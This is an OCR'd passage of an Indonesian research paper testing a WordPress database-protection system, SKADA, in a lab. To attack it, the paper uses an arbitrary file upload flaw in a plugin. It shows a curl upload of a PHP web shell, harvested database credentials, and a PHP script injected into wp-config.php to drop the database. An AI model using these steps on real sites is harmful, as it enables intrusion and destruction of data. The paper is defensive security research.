
Gambar 22. Konfigurasi File Wp-Config.php

Pada Gambar 22 adalah konfigurasi dari *wordpress* yang berhasil di *exploit* maka terlihat pada konfigurasi *nama database : wpbiasa, username : root dan password : root*, maka tahap selanjutkan mencoba untuk melakukan proses *remote database* menggunakan aplikasi *Navicat* dengan memsukkan username dan *password* dari hasil informasi konfigurasi pada *file wp-config.php* yang di dapat.



Gambar 23. *Interface Navicat Remote Database*

Pada Gambar 23 melakukan *remote database* menggunakan aplikasi *Navicat. Connection name* masukkan *IP : 192.168.43.36* pada *wordpress* itu sendiri, kemudian *hostname* : *localhost*, dengan *port 3306*, kemudian memasukkan *username* : *root*, dan *password* : *root*.



Gambar 24. Remote Database

Pada Gambar 24 adalah hasil dari *remote database* yang berhasil masuk. Tahap selanjutnya *attacker* mencoba untuk melakukan drop pada *database* yang telah di dapat dengan menyisipkan *script* pada *file wp-config.php* untuk melakukan *drop database*.


```
/** Tes Drop DB **/
$link = mysql_connect('localhost', 'root', 'root');

if(!$link) {
 die('tidak dapat terhubung ke mysql: ' . mysql_error());
}

$sql = 'DROP DATABASE nama wpbiasa';

if(mysql_query($sql, $link)) {
   echo "Database wpbiasa telah di hapus.\n";
} else {
  echo 'Error drop database: ' . mysql_error() . "\n";
}
die();
/** //Tes Drop DB **/
```

Pada segmen program diatas adalah *script* untuk melakukan tes *drop database*.



Gambar 25. Penyisipan Script Drop Database pada *wp-config.php*

Pada Gambar 25 proses penambahan script pada file *wp-config.php* yang diakses melalu shell untuk drop database. Maka attacker mencoba untuk

mengakses website terbut apakah script yang telah disipinya berjalan sesuai dengan target yang diingikan yaitu menghapus database dari website tersebut.

Gambar 26. Proses Drop Database Pada Website

Pada Gambar 26 adalah proses *drop database* dari penyisipan *script* untuk melakukan *drop database* dan hasilnya sukses melakukan *drop database* pada *database wpbiasa*.

Pengujian Pada WordPress Implementasi SKADA

Pada pengujian *wordpress* yang sudah diimplementasikan pada SKADA pengujian menyerupai dengan konsep pada hasil uji *wordpress* standar.

Pengujian ini dilakukan dengan menggunakan plugin yang sama yang memiliki celah kerentanan *Arbitrary File Upload* yang dapat dimanfaatkan untuk mengupload *shell backdoor* atau pintu belakang yang nantinya akan di pergunakan untuk mengakses sistem terbut melalui akses yang telah di tanam dalam sistem yaitu *shell backdoor* atau pintu belakang. Sebagai berikut :

Tested on : Linux Kali 4.3.0 / curl 7.46.0

Gambar 27. Work the flow file upload v.2.5.2

Pada Gambar 27 adalah plugin yang memiliki celah kerentanan *Arbitrary File Upload* dimana seorang penyerang dapat mengupload sebuah file sewenang-wenang pada sistem. Pada dasarnya *plugin* tersebut berfungsi untuk mengupload sebuah gambar yang bertujuan mempermudah pengguna untuk mengunggah photo, gambar untuk diposting ke dalam post di blog. Namun dengan tidak adanya filterasi pada program sehingga dapat dimanfaatkan penyerang mengunggah *Shell*, *Backdoor* atau pintu belakang yang bertujuan untuk memasuki sistem lebih dalam.

```
<?php

error_reporting(E_ALL | E_STRICT);
require('UploadHandler.php');
$upload_handler = new UploadHandler();
```


Pada segmen program diatas dapat dilihat sebuah program yang memanggil *file UploadHander.php* yang memiliki celah kerentanan untuk melakukan sebuah *exploit upload file* pada aplikasi. Terdapat sebuah kode ***'accept_file_types' => '/.+$/i',*** yang dapat menerima *file* berekstensi apapun pada setiap terjadinya proses *upload file.*

Gambar 28. Bug Arbitrary File Upload

Berikut adalah proses exploit upload file :


```
curl -k -X POST tp://192.168.1.7/wp_a/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/index.php
{"files":[{"name":"x.php","size":82618,"type":"application\/octet-stream","url":"http:\/\/192.168.1.7\/wp_a\/wp-content\/plugins\/work-the-flow-file-upload\/public\/assets\/jQuery-File-Upload-9.5.0\/server\/php\/files\/x.php","deleteUrl":"http:\/\/192.168.1.7\/wp_a\/wp-content\/plugins\/work-the-flow-file-upload\/public\/assets\/jQuery-File-Upload-9.5.0\/server\/php\/?file=x.php","deleteType":"DELETE"}]}
```

Pada segmen program diatas proses *upload file* pada celah kerentanan yang terdapat di plugin *Work The Flow File Upload*, dapat dilihat proses *upload* berhasil pada direktori *wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/* dengan nama *file* x.php.




Gambar 29. Akses Shell b374k v2.2

Pada Gambar 29 akses *shell backdoor* atau pintu belakang yang berhasil di *upload* dengan lokasi *file wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/x.php*, maka proses selanjutnya melihat konfigurasi *database* pada file *wp-config.php* bertujuan untuk mendapatkan informasi username dan *password database* guna untuk melakukan *remote database*.



Gambar 29. Konfigurasi File Wp-Config.php

Pada Gambar 29 adalah konfigurasi file *wp-config.php attacker* mencoba menganalisa terhadap konfigurasi tersebut tidak terdapat konfigurasi *database*. Namun attacker mencoba melakukan *debug*, untuk mendapatkan sebuah *username* dan *password* database dari aplikasi tersebut, dengan menambahkan sebuah *script* yang digunakan untuk nemapilkan data yang di inginkan dengan memanfaatkan variable tertentu.



Gambar 30. Debug Variable File Wp-Config.php


Pada Gambar 30 attacker melakukan debug pada variabel *$res* yang di di yakini adalah variable untuk menampilkan informasi database.

Gambar 31. Hasil Debug File Wp-Config.php


Pada Gambar 31 adalah hasil dari debug variabel yang di sisipkan oleh *attacker* untuk mendapatkan informasi mengenai database sebagai berikut :

```
array(6) { ["DB_NAME"]=> string(8)
"db_03f62" ["DB_USER"]=> string(11)
"u344c060c5a" ["DB_PASSWORD"]=>
string(16) "p236d00876b43726"
["DB_HOST"]=> string(9) "localhost"
["DB_CHARSET"]=> string(7) "utf8mb4"
["DB_COLLATE"]=> string(0) "" }
```

Informasi yang di dapat berupa *DB_USER*, *DB_PASSWORD*, *DB_HOST*, kemudian *attacker* mencoba untuk melakukan *remote database* dengan *password* dan *username database* yang telah di dapat menggunakan bantuan *software Navicat*.



Gambar 31. *Interface Navicat Remote Database*



Gambar 32. *Remote Database*


Pada Gambar 32 *attacker* berhasil melakukan remote database dengan akses yang telah didapat dari informasi *debug*. *Attacker* ingin melakukan penghapusan *database* pada aplikasi tersebut. Dengan membahkan sebuah *script* pada konfigurasi *file wp-config.php.*

```
/** Tes Drop DB **/
$link = mysql_connect('localhost',
'root', 'root');

if(!$link) {
 die('tidak dapat terhubung ke mysql:
' . mysql_error());
}

$sql = 'DROP DATABASE nama wpbiasa';

if(mysql_query($sql, $link)) {
    echo "Database wpbiasa telah di
hapus.\n";
} else {
  echo 'Error drop database: ' .
mysql_error() . "\n";
}
die();
/** //Tes Drop DB **/
```




Gambar 33. Edit Konfigurasi Wp-Config.php

Pada Gambar 33 *attacker* melakukan panmbahan *script* konfigurasi pada *file wp-config.php* untuk melakukan *drop database* pada aplikasi tersebut.

Gambar 34. Hasil Dari Drop Database

Pada Gambar 34 hasil dari *drop database* gagal di eksekusi username dan *password database* berubah setiap transmit data yang berlangsung. *Attacker* mencoba melakukan *debug* untuk mendapatkan informasi *username* dan *password* yang baru, dan mencoba melakukan *remote database* dengan bantuan *software Navicat* untuk melakukan *drop database*.



Gambar 35. *Drop Database* menggunakan *Software Navicat*

Pada Gambar 35 proses *drop database* yang dilakukan dengan bantuan *software Navicat* juga gagal dikarenakan hak akses pada *user database* yang di *generate* oleh sistem SKADA tidak memiliki izin untuk melakukan *drop* dan hapus *database*(fitur ini dapat diatur melalui menu edit aplikasi pada sistem SKADA).

Hasil dan Analisis Akurasi Sistem

Tabel 4. Analisis Akurasi Sistem

No.	Deskripsi Analisis Akurasi sistem	WP-Standar	WP-SKADA
1.	Ganerate User Otomatis	Tidak	Ya
2.	Membutuhkan Otentikasi	Ya	Ya
3.	Mematikan Fitur Drop dan Delete Secara Otomatis	Tidak	Ya
4.	Akses aman tanpa SSL	Tidak(membutuhkan SSL)	Ya(menggunakan fitur dynamic salt)
6.	Pengamanan untuk database	Tidak	Ya
9.	Konflik dengan Modul Tertentu	Ya	Tidak

4. KESIMPULAN DAN SARAN

Berdasarkan hasil penelitian yang berupa pengembangan sistem keamanan database berbasis restfull pada *content management system* wordpress, dapat diambil sebuah kesimpulan yaitu :

1. Dapat menetralisir pembacaan konfigurasi pada file wp-config, sehingga *attacker* tidak mudah untuk melakukan *remote database* sewenang-wenang.
2. Dengan bantuan fitur *drop* dan *delete* yang dapat di nonaktifkan pada sistem dapat memberikan dampak yang sangat besar untuk menetralisir terjadinya penghapusan data pada database.
3. Generate *username* dan *password* database secara otomatis dapat menghindari terjadi remote database di setiap transmit data yang berlangsung.

Berikut beberapa saran yang diharapkan dalam pengembangan sistem ini.

1. Sistem yang telah dibuat perlu pengembagnan lebih lanjut dalam pengimplementasian berbagai jenis website, tidak terbatas pada CMS WordPress.
2. Aktif dalam update plugin pada suatu CMS, untuk menghindari terjadinya eksploitasi.
3. Saat menggunakan sistem keamanan database (SKADA) pastikan **menonaktifkan** kembali fitur ***delete mode*** saat proses penghapusan data artikel yang tidak diperlukan atau ingin dihapus.

5. REFERENSI

[1] Best Practice REST API From Scratch https://www.sitepoint.com/best-practices-rest-api-scratch-introduction/

[2] CMS Market Share http://www.opensourcecms.com/general/cms-marketshare.php

[3] Culesshabrur (2013). *trend Teknologi: REST API* [Online]. Tersedia : http://s4nbao.blogspot.co.id/2013/01/rest-api.html.

[4] Eka (2015). REST (Representational State Transfer) [Online]. Tersedia : http://ekajogja.com/definisi/rest-representational-state-transfer/

[5] Exploit-DB (2015). *Arbitrary File Upload: Plugin Wordpress* [Online].Tersedia : https://www.exploit-db.com/exploits/36640/.

[6] frame (2004) Apache suEXEC Bypass.

[7] Ivanlanin (2007). *Web Service.* [Online]. Tersedia : https://id.**wikipedia**.org/**wiki**/Layanan_**web**

[8] Johari, R. and P. Sharma (2012). "A Survey on Web Application Vulnerabilities (SQLIA, XSS) Exploitation and Security Engine for SQL Injection." 453-458.

[9] Jonathan Allen (2014). *MySQL Offers a REST API* [Online]. Tersedia : https://www.infoq.com/news/2014/09/MySQL-REST

[10] Lei Gao, C. Z., Li Sun (2010). RESTful Web of Things API in Sharing Sensor Data.

[11] Mirheidari, S. A., et al. (2012). "Performance Evaluation of Shared Hosting Security Methods." 1310-1315.

[12] Mirheidari, S. A., et al. (2013). "A Comprehensive Approach to Abusing Locality in Shared Web Hosting Servers." 1620-1625.

[13] Nidal Khoury, P. Z., Dale Lindskog, Ron Ruhl (2011). "An Analysis of Black-Box Web Application Security Scanners against Stored SQL Injection." IEEE.

[14] Pollock, P. (2013). Web Hosting For Dummies 2013.

[15] Security Testing Flow Chart https://ringzero-security.com/penetration-testing-flow-chart/

[16] Zhixiang Niu, C. Y., Yingya Zhang (2014). A design of cross-terminal web system based on JSON and REST, Beijing.